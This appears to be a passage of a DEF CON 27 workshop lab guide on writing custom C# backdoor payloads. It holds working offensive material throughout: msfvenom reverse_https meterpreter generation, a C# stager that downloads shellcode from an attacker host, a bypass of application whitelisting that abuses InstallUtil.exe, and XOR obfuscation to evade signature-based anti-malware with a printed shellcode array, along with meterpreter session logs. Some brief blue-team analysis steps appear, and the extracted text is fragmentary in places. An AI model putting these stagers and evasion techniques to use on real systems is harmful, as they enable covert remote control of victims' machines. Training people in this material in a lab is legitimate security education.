OS           : WINDOWS 10 (Build 15063).
Architecture : x64
System Language : en-US
Domain       : HACKLABZ
Logged On Users : 7
Meterpreter  : x64/windows
meterpreter > getpid
Current pid: 4016
meterpreter >

```

Review the activity from your payload in one of our blue team tools. One interesting artifact are the network connections you can review in Process Hacker

Process Hacker [WINDEV1905EVAL\User]

Hacker View Tools Users Help

Refresh Options Find handles or DLLs System information

Name	Local address	Local...	Remote address	Rem...	Prot...	State	Owner
dasHost.exe (3048)	WinDev1905Eval	3702			UDP		
dasHost.exe (3048)	WinDev1905Eval	59343			UDP		
dasHost.exe (3048)	WinDev1905Eval	3702			UDP6		
dasHost.exe (3048)	WinDev1905Eval	59344			UDP6		
GitHubDesktop.exe (10188)	WinDev1905Eval.fi...	52315	lb-140-82-113-6-ia...	443	TCP	Established	
lsass.exe (644)	WinDev1905Eval	49673			TCP	Listen	
lsass.exe (644)	WinDev1905Eval	49673			TCP6	Listen	
Microsoft.Photos.exe (10628)	WinDev1905Eval.lo...	52220	72.21.91.29	80	TCP	Close wait	
reverse.exe (11156)	WinDev1905Eval.lo...	52302	192.168.67.129	8080	TCP	Established	
SearchUI.exe (5536)	WinDev1905Eval.lo...	52308	204.79.197.222	443	TCP	Established	
SearchUI.exe (5536)	WinDev1905Eval.lo...	52310	13.107.18.254	443	TCP	Established	
SearchUI.exe (5536)	WinDev1905Eval.lo...	52311	204.79.197.254	443	TCP	Established	
SearchUI.exe (5536)	WinDev1905Eval.lo...	52312	13.107.6.254	443	TCP	Established	
SearchUI.exe (5536)	WinDev1905Eval.lo...	52313	a-0001.a-msedge...	443	TCP	Established	
services.exe (616)	WinDev1905Eval	49660			TCP	Listen	

Msfvenom's stager downloads the second stage from the C2 and executes it in memory. As we want to create a custom stager, we need to identify the second stage's URI. To do this, we will start a Web Server on the same port as the metasploit listener to log incoming requests.

First, let's generate a key and certificate with OpenSSL. This will be used to configure a SimpleHTTPServer that operates over HTTPS.

In Kali, from your home directory, run the following:

```
openssl genrsa > privkey.pem
openssl req -new -x509 -key privkey.pem -out cert.pem -days 365
twistd -n web -c cert.pem -k privkey.pem --https=8080
```

You should now have an HTTPS-friendly web server listening on port 8080.

Now back to your Windows system, execute your payload again while running the web server to capture the request of stage 2. You should see a URL appear in the log of the web server:

```
test@kali:~$ twistd -n web -c cert.pem -k privkey.pem --https=8080
2019-06-23T21:43:24-0400 [twisted.scripts._twistd_unix.UnixAppLogger#info] twistd 18.9.0 (/usr/bin/
python2 2.7.16) starting up.
2019-06-23T21:43:24-0400 [twisted.scripts._twistd_unix.UnixAppLogger#info] reactor class: twisted.i
nternet.epollreactor.EPollReactor.
2019-06-23T21:43:24-0400 [-] Site (TLS) starting on 8080
2019-06-23T21:43:24-0400 [twisted.web.server.Site#info] Starting factory <twisted.web.server.Site i
nstance at 0x7fe6318d7c68>
2019-06-23T21:43:32-0400 [twisted.python.log#info] 192.168.67.128 - - [24/Jun/2019:01:43:31 +0000]
"GET /DlFwYZX5J73SLdMvjz3KCw27NLH3dxWfy0mg3d5gTtUTg1TabFnVW0XDFXfyyfqr5Ta5_UsqTKX HTTP/1.1" 200 19
9 "-" "-"
```


*Note: If you see error "[Errno 98] Address already in use" You will have to stop the metasploit listener for twistd to work.*

## Exercise 2 - Using Web.Client

Within the Lab 2 folder, take some time to review and understand the source code.

Compile and execute 1.cs. Upon launching the executable, you should see a screen similar to the below.

*Note: Your Windows VM will need internet access in order to fetch the content from google.*



### Exercise 3 - Creating a Customer Stager

Final exercise, let's create our custom stager.

Copy the URL and paste it into the URL variable, within the Lab 2 folder, in 2.cs

```
private static extern IntPtr CreateThread(UInt32 lpThreadAttributes, UInt32 dwStackSize, UInt32 lpStartAddress, IntPtr param, UInt32
//https://docs.microsoft.com/en-us/windows/desktop/api/synchapi/nf-synchapi-waitforsingleobject
[DllImport("kernel32")]
private static extern UInt32 WaitForSingleObject(IntPtr hHandle, UInt32 dwMilliseconds);

private static UInt32 MEM_COMMIT = 0x1000;
private static UInt32 PAGE_EXECUTE_READWRITE = 0x40;

public static void Main()
{
    //string code2 = Encoding.UTF8.GetString(Convert.FromBase64String("aHR0cDovLzE5M14xNjguMC4zNS9pZEU0c2R0hpb2FjMjhmTE1BT3R1
    string url = "https://192.168.67.129:8080/DlPwYzX5J73SLdMvz3Kc27NLH3dXWfv0mq3d5cTtUfG1TabFnVW0XDFXfVvYfgrb5Ta5_Us0TKX";
    Stager(url);
}


public static void Stager(string url)
{
    WebClient wc = new WebClient();
    wc.Headers.Add("User-Agent", "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/60.0.3112
    ServicePointManager.Expect100Continue = true;
    ServicePointManager.SecurityProtocol = SecurityProtocolType.Tls12;
    ServicePointManager.ServerCertificateValidationCallback = delegate { return true; };

    byte[] shellcode = wc.DownloadData(url);
}
```

Compile 2.cs and execute 2.exe. Don't forget to stop the **twistd** Web Server and start the meterpreter listener again as shown above before executing your payload.

You should now have a shell, congratulations!

## Defcon 27 - Writing custom backdoor payloads with C#



As you can see on the screenshot, the current binary keeps a console Window open which can be easily spotted and closed by the victim.


Process	PID	Path	Image Type	CPU	Private Bytes	Working Set	Description
svchost.exe	4624	C:\Windows\System32\svchost.exe		< 0.01	4,000 K	9,040 K	Host Proc...
svchost.exe	8540	C:\Windows\System32\svchost.exe			1,664 K	1,976 K	Host Proce...
svchost.exe	10808	C:\Windows\System32\svchost.exe			3,648 K	5,044 K	Host Proce...
svchost.exe	11980	c:\Windows\System32\svchost.exe	64-bit		1,740 K	2,408 K	Host Proce...
svchost.exe	12696	C:\Windows\System32\svchost.exe			2,528 K	3,808 K	Host Proce...
svchost.exe	5428	C:\Windows\System32\svchost.exe			1,396 K	5,548 K	Host Proce...
svchost.exe	5020	C:\Windows\System32\svchost.exe			2,088 K	8,804 K	Host Proce...
vmware-authd.exe	7156	C:\Program Files (x86)\VMware\VMware Workstation\vmware-authd.exe		< 0.01	4,820 K	11,980 K	VMware Au...
vmware-vmx.exe	13068	C:\Program Files (x86)\VMware\VMware Workstation\vmware-vmx.exe	64-bit	0.88	238,532 K	2,409,692 K	VMware VM...
svchost.exe	9316	C:\Windows\System32\svchost.exe			1,572 K	5,724 K	Host Proce...
svchost.exe	10636	C:\Windows\System32\svchost.exe			1,856 K	6,652 K	Host Proce...
svchost.exe	6640	C:\Windows\System32\svchost.exe			1,696 K	7,132 K	Host Proce...
lsass.exe	772	C:\Windows\System32\lsass.exe		< 0.01	7,108 K	11,332 K	Local Sec...
fontdrvhost.exe	1020	[Error opening process]			1,556 K	1,460 K	
csrss.exe	684	[Error opening process]		0.29	2,900 K	3,372 K	
winlogon.exe	948	[Error opening process]			2,476 K	5,996 K	
fontdrvhost.exe	484	[Error opening process]			4,120 K	6,480 K	
dwm.exe	1116	[Error opening process]		0.74	143,576 K	111,524 K	
explorer.exe	9076	C:\Windows\explorer.exe	64-bit	0.07	83,468 K	117,748 K	Windows E...
MSASCuiL.exe	9100	C:\Program Files\Windows Defender\MSASCuiL.exe	64-bit		2,284 K	8,536 K	Windows I...
chrome.exe	14300	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	64-bit	0.15	202,996 K	258,220 K	Google Ch...
Procmon.exe	10276	[Access is denied.]	32-bit		3,636 K	4,284 K	
Procmon64.exe	14208	[Access is denied.]	64-bit		15,060 K	11,880 K	
notepad++.exe	6672	C:\Program Files (x86)\Notepad++\notepad++.exe	32-bit	< 0.01	9,228 K	13,496 K	Notepad++
procexp64.exe	9504	C:\Users\user\Downloads\ProcessExplorer\procexp64.exe	64-bit	1.70	25,724 K	32,456 K	Sysinterna...
vmware.exe	10364	C:\Program Files (x86)\VMware\VMware Workstation\vmware.exe	32-bit	< 0.01	37,608 K	73,020 K	VMware VM...
vmware-unity-helper.exe	11940	C:\Program Files (x86)\VMware\VMware Workstation\vmware-unity-hel...	32-bit		5,900 K	18,104 K	VMware U...
2.exe	14652	C:\Users\user\Development\defcon207\lab2\2.exe	64-bit		21,284 K	24,060 K	
conhost.exe	7836	C:\Windows\System32\conhost.exe	64-bit		6,172 K	13,968 K	Console W...
SnippingTool.exe	9688	C:\Windows\System32\SnippingTool.exe	64-bit	0.70	3,984 K	17,872 K	Snipping T...
vmware-tray.exe	12748	C:\Program Files (x86)\VMware\VMware Workstation\vmware-tray.exe	32-bit		1,732 K	3,016 K	VMware Tr...

Process Explorer shows the command & control network connections on port 8080.

## Defcon 27 - Writing custom backdoor payloads with C#



On the Strings tab, we can identify the URL being used for the second stage.



```
msf5 exploit(multi/handler) >
[*] Started HTTPS reverse handler on https://192.168.0.35:8080
[*] https://192.168.0.35:8080 handling request from 192.168.0.10; (UUID: ytabrhp3) Staging x64 payload (207449 bytes) ...
[*] Meterpreter session 1 opened (192.168.0.35:8080 -> 192.168.0.10:54054) at 2019-07-14 19:25:09 -0400

msf5 exploit(multi/handler) > sessions -i 2
[-] Invalid session identifier: 2
msf5 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer      : USER-PC
OS           : Windows 10 (Build 17134).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter  : x64/windows
meterpreter >
```

### Capture The Flag #1

As shown on the screenshot above, the payload opens a console window that will be visible to the victim and easy to spot. Change the source code of Exercise 2 to hide the console using Windows API calls.



## Exercise 2 - Getting a shell

Now lets recreate these steps but with the goal of getting a shell. First, generate a C# shellcode and define your Kali system's IP as the LHOST.

```
msfvenom -a x64 -p windows/x64/meterpreter/reverse_https LHOST=YOUR_IP  
LPORT=8080 -f csharp
```

Delete 1.exe

In 1.cs, replace the previous byte array variable once again. Make sure your metasploit listener is active or start one again

- **use exploit/multi/handler**
- **set payload windows/x64/meterpreter/reverse\_https**
- **set LHOST YOUR\_IP**
- **set LPORT 8080**

Compile 1.cs again with your new shellcode embedded and execute 1.exe. You should have gotten a shell, congratz!

```
msf5 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https  
payload => windows/x64/meterpreter/reverse_https  
msf5 exploit(multi/handler) > set LHOST 192.168.67.129  
LHOST => 192.168.67.129  
msf5 exploit(multi/handler) > set LPORT 8080  
LPORT => 8080  
msf5 exploit(multi/handler) > run  
  
[*] Started HTTPS reverse handler on https://192.168.67.129:8080  
[*] https://192.168.67.129:8080 handling request from 192.168.67.1; (UUID: zi5ctk3q) Staging x64 payload (207449 bytes) ...  
[*] Meterpreter session 1 opened (192.168.67.129:8080 -> 192.168.67.1:50214) at 2019-06-25 22:28:03 -0400  
  
meterpreter > |
```

Now for a blue team look. With your shell still active, open up Process Hacker and look for 1.exe. As you will see, the parent process is explorer.exe. For a security analyst analyzing running processes, this binary will be easy to spot.

## Defcon 27 - Writing custom backdoor payloads with C#

explorer.exe	4936	0.20		87.98 MB	WINDEV1905EVAL\User	Windows Explorer
SecurityHealthSystray.exe	7356			1.59 MB	WINDEV1905EVAL\User	Windows Security notification...
vmtoolsd.exe	7488	0.07	760 B/s	27.54 MB	WINDEV1905EVAL\User	VMware Tools Core Service
OneDrive.exe	7568			20.3 MB	WINDEV1905EVAL\User	Microsoft OneDrive
cmd.exe	2264			2.92 MB	WINDEV1905EVAL\User	Windows Command Processor
procxp.exe	9824			2.98 MB	WINDEV1905EVAL\User	Sysinternals Process Explorer
devenv.exe	2840	0.03		92.37 MB	WINDEV1905EVAL\User	Microsoft Visual Studio 2019
notepad+.exe	9704			10.25 MB	WINDEV1905EVAL\User	Notepad++ : a free (GNU) sou...
1.exe	10424			16.25 MB	WINDEV1905EVAL\User	
conhost.exe	6344			6.96 MB	WINDEV1905EVAL\User	Console Window Host

A great tool to use when analyzing .NET applications is dnSpy. Let's decompile 1.exe and take a look at what it gives us. Launch dnSpy and open 1.exe with File > Open. Then on the left hand side, select Program. This would be incredibly helpful as an analyst responding to this!

```
1 using System;
2 using System.Runtime.InteropServices;
3
4 // Token: 0x02000002 RID: 2
5 internal class Program
6 {
7     // Token: 0x06000001 RID: 1
8     [DllImport("kernel32")]
9     private static extern uint VirtualAlloc(uint lpStartAddr, uint size, uint flAllocationType, uint flProtect);
10
11     // Token: 0x06000002 RID: 2
12     [DllImport("kernel32")]
13     private static extern IntPtr CreateThread(uint lpThreadAttributes, uint dwStackSize, uint lpStartAddress, IntPtr param, uint
14     dwCreationFlags, ref uint lpThreadId);
15
16     // Token: 0x06000003 RID: 3
17     [DllImport("kernel32")]
18     private static extern uint WaitForSingleObject(IntPtr hHandle, uint dwMilliseconds);
19
20     // Token: 0x06000004 RID: 4 RVA: 0x0002354 File Offset: 0x0000554
21     private static void Main()
22     {
23         IntPtr hHandle = IntPtr.Zero;
24         uint num = 0u;
25         IntPtr zero = IntPtr.Zero;
26         byte[] array = new byte[]
27         {
28             252,
29             72,
30             131,
31             228,
32             240,
33             232,
34             204,
35             0,
36             0,
37             0,
38             65,
39             81,
40             65,
```

## Exercise 2 - Bypassing Application Whitelisting


In this exercise we will abuse the legitimate signed Windows binary InstallUtil.exe and get it execute our malicious assembly. This technique is called living off the land and is used by attackers to circumvent controls and avoid detection.

Take some time to review the source code of 2.cs and compile it.

### C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe 2.cs

Now, launch 2.exe, you should see a simple message display. Now for the bypass, we can execute the following command to get InstallUtil.exe to run our assembly, instead of launching it directly.

### C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U 2.exe



As you can see, we can abuse InstallUtil.exe and get it to run our code. This way we can bypass application whitelisting technologies and look less suspicious to an analyst.

## Capture The Flag #2

Modify Exercise 2's source code to obtain a meterpreter shell by abusing InstallUtil.exe


## Lab 4 - Shellcode Obfuscation

The goal of this lab is to obfuscate the custom assemblies to reduce detection by signature based anti malware. We can achieve this by obfuscating the shellcode generated by msfvenom using two common techniques: XOR and AES.

### Exercise 1 - XORing Your Payload

One of the easiest ways to obfuscate your payload is by using XOR. To do this, copy your shellcode the last exercise and paste it into the shellcode variable within 1.cs inside the Lab 4 folder (remember to change the byte size)

Once complete, compile 1.cs and execute 1.exe but this time, do so from the command line.



```


C:\Users\User\Desktop\defcon27\exercise4>1.exe
byte[] shellcode = new byte[739] { 0xbd, 0xa0, 0xc0, 0xa0, 0xb1, 0xaa, 0x8f, 0x44, 0x41, 0x42, 0x02, 0x15, 0x00, 0x12, 0
x11, 0x15, 0x17, 0x0a, 0x72, 0x96, 0x24, 0x0a, 0xc8, 0x16, 0x21, 0x0a, 0xc8, 0x16, 0x59, 0x0a, 0xc8, 0x16, 0x61, 0x0a, 0
xc8, 0x36, 0x11, 0x0a, 0x4c, 0xf3, 0x0b, 0x08, 0x0e, 0x75, 0x88, 0x0a, 0x72, 0x84, 0xed, 0x7e, 0x22, 0x38, 0x43, 0x6e, 0
x63, 0x05, 0x80, 0x2b, 0x4e, 0x05, 0x40, 0x83, 0xa1, 0xa9, 0x13, 0x03, 0x12, 0x0c, 0xca, 0x10, 0x63, 0xcf, 0x03, 0x7e, 0
x0b, 0x45, 0x91, 0x24, 0xc2, 0x3c, 0x59, 0x49, 0x41, 0x4b, 0xc4, 0x30, 0x43, 0x44, 0x41, 0xc9, 0xc3, 0xcc, 0x41, 0x42, 0
x43, 0x0c, 0xc4, 0x82, 0x37, 0x23, 0x09, 0x43, 0x93, 0x14, 0xca, 0x0a, 0x5b, 0x00, 0xca, 0x02, 0x63, 0x0d, 0x40, 0x92, 0
x0, 0x12, 0x09, 0xbd, 0x8a, 0x05, 0xca, 0x76, 0xcb, 0x0c, 0x94, 0x0e, 0x75, 0x88, 0x0a, 0x72, 0x84, 0xed, 0x93, 0
x2, 0x8d, 0x4c, 0x03, 0x42, 0x85, 0x79, 0xa2, 0x36, 0xb5, 0x0d, 0x41, 0x0f, 0x60, 0x49, 0x07, 0x7a, 0x95, 0x34, 0x9a, 0
x1b, 0x09, 0xca, 0x02, 0x67, 0x0d, 0x40, 0x92, 0x25, 0x05, 0xca, 0x4e, 0x0b, 0x00, 0xca, 0x02, 0x5f, 0x0d, 0x40, 0x92, 0
x02, 0xcf, 0x45, 0xca, 0x0b, 0x45, 0x01, 0x03, 0x1b, 0x05, 0x19, 0x1c, 0x1a, 0x1e, 0x00, 0x1a, 0x02, 0x1d, 0x00, 0x18, 0
x0b, 0xc7, 0xad, 0x62, 0x02, 0x16, 0xbe, 0xa2, 0x1b, 0x05, 0x18, 0x18, 0x0b, 0xcf, 0x53, 0xab, 0x08, 0xbb, 0xbe, 0xbd, 0
x1e, 0x0c, 0x70, 0x99, 0x10, 0x0d, 0xff, 0x35, 0x2a, 0x2a, 0x28, 0x2c, 0x26, 0x30, 0x41, 0x03, 0x15, 0x0c, 0xc8, 0xa3, 0
x0a, 0x83, 0x83, 0x0e, 0x34, 0x62, 0x46, 0xbd, 0x96, 0x17, 0x12, 0x0a, 0xca, 0xa5, 0x12, 0x18, 0x0e, 0x75, 0x81, 0xaf, 0
x72, 0x8d, 0x12, 0x11, 0x0a, 0xfe, 0x7b, 0x14, 0x3a, 0xe3, 0x41, 0x42, 0x43, 0x44, 0xbe, 0x97, 0xab, 0x4b, 0x41, 0x42, 0
x43, 0x75, 0x78, 0x70, 0x6d, 0x75, 0x77, 0x7a, 0x6d, 0x72, 0x76, 0x6c, 0x72, 0x76, 0x78, 0x42, 0x19, 0x0c, 0xc8, 0x83, 0
x0a, 0x83, 0x81, 0x42, 0x5c, 0x44, 0x41, 0x0f, 0x72, 0x8d, 0x12, 0x11, 0x29, 0x47, 0x12, 0x0b, 0xf9, 0x13, 0xc8, 0xdd, 0
x85, 0x44, 0x41, 0x42, 0x43, 0xbb, 0x94, 0xaa, 0xfa, 0x44, 0x41, 0x42, 0x6c, 0x1d, 0x2d, 0x76, 0x7a, 0x29, 0x0b, 0x75, 0
x16, 0x2d, 0x2b, 0x1a, 0x6e, 0x2f, 0x11, 0x6f, 0x10, 0x2b, 0x75, 0x0b, 0x33, 0x3e, 0x00, 0x0d, 0x06, 0x7d, 0x23, 0x0e, 0
x15, 0x76, 0x33, 0x1d, 0x1a, 0x3c, 0x22, 0x0d, 0x39, 0x12, 0x73, 0x03, 0x17, 0x28, 0x78, 0x72, 0x75, 0x71, 0x19, 0x72, 0
x21, 0x01, 0x3b, 0x72, 0x1c, 0x26, 0x17, 0x0b, 0x2f, 0x2c, 0x0e, 0x76, 0x29, 0x75, 0x78, 0x77, 0x13, 0x08, 0x2f, 0x11, 0
x17, 0x69, 0x72, 0x28, 0x0f, 0x35, 0x00, 0x32, 0x13, 0x36, 0x09, 0x77, 0x0c, 0x23, 0x04, 0x09, 0x7b, 0x07, 0x00, 0x08, 0
x3a, 0x0b, 0x25, 0x0e, 0x2d, 0x30, 0x37, 0x18, 0x1b, 0x27, 0x37, 0x31, 0x15, 0x36, 0x31, 0x6f, 0x2a, 0x17, 0x73, 0x73, 0
x22, 0x37, 0x2e, 0x76, 0x33, 0x73, 0x3b, 0x25, 0x31, 0x05, 0x1b, 0x2c, 0x08, 0x0d, 0x79, 0x0c, 0x22, 0x05, 0x74, 0x0b, 0
x00, 0x25, 0x10, 0x73, 0x25, 0x0b, 0x26, 0x7b, 0x12, 0x15, 0x74, 0x1b, 0x17, 0x34, 0x2c, 0x04, 0x07, 0x71, 0x00, 0x2e, 0
x2f, 0x69, 0x32, 0x0a, 0x14, 0x70, 0x74, 0x2e, 0x13, 0x2b, 0x22, 0x31, 0x0b, 0x1d, 0x31, 0x15, 0x10, 0x0e, 0x04, 0x2f, 0
x26, 0x0b, 0x2f, 0x2b, 0x2f, 0x35, 0x6c, 0x24, 0x3a, 0x3c, 0x71, 0x29, 0x0c, 0x0c, 0x34, 0x27, 0x43, 0x0c, 0xc8, 0x83, 0
x10, 0x1e, 0x00, 0x1a, 0x0e, 0x75, 0x88, 0x11, 0x0b, 0xfc, 0x41, 0x70, 0xe3, 0xc0, 0x41, 0x42, 0x43, 0x44, 0x11, 0x11, 0
x10, 0x0d, 0x86, 0x80, 0xa8, 0x11, 0x6f, 0x79, 0xbc, 0x91, 0x09, 0xcb, 0x85, 0x2e, 0x4b, 0x1d, 0x0b, 0xcd, 0xb0, 0x28, 0

```

After you execute 1.exe, you will see shellcode. Let's copy and paste this into 2.cs (again, remember the byte size).

Now prepare a listener within your Kali image to accept your shell.

Compile 2.cs and execute 2.exe. You should have gotten a shell, congratz!



```

msf5 exploit(multi/handler) > run

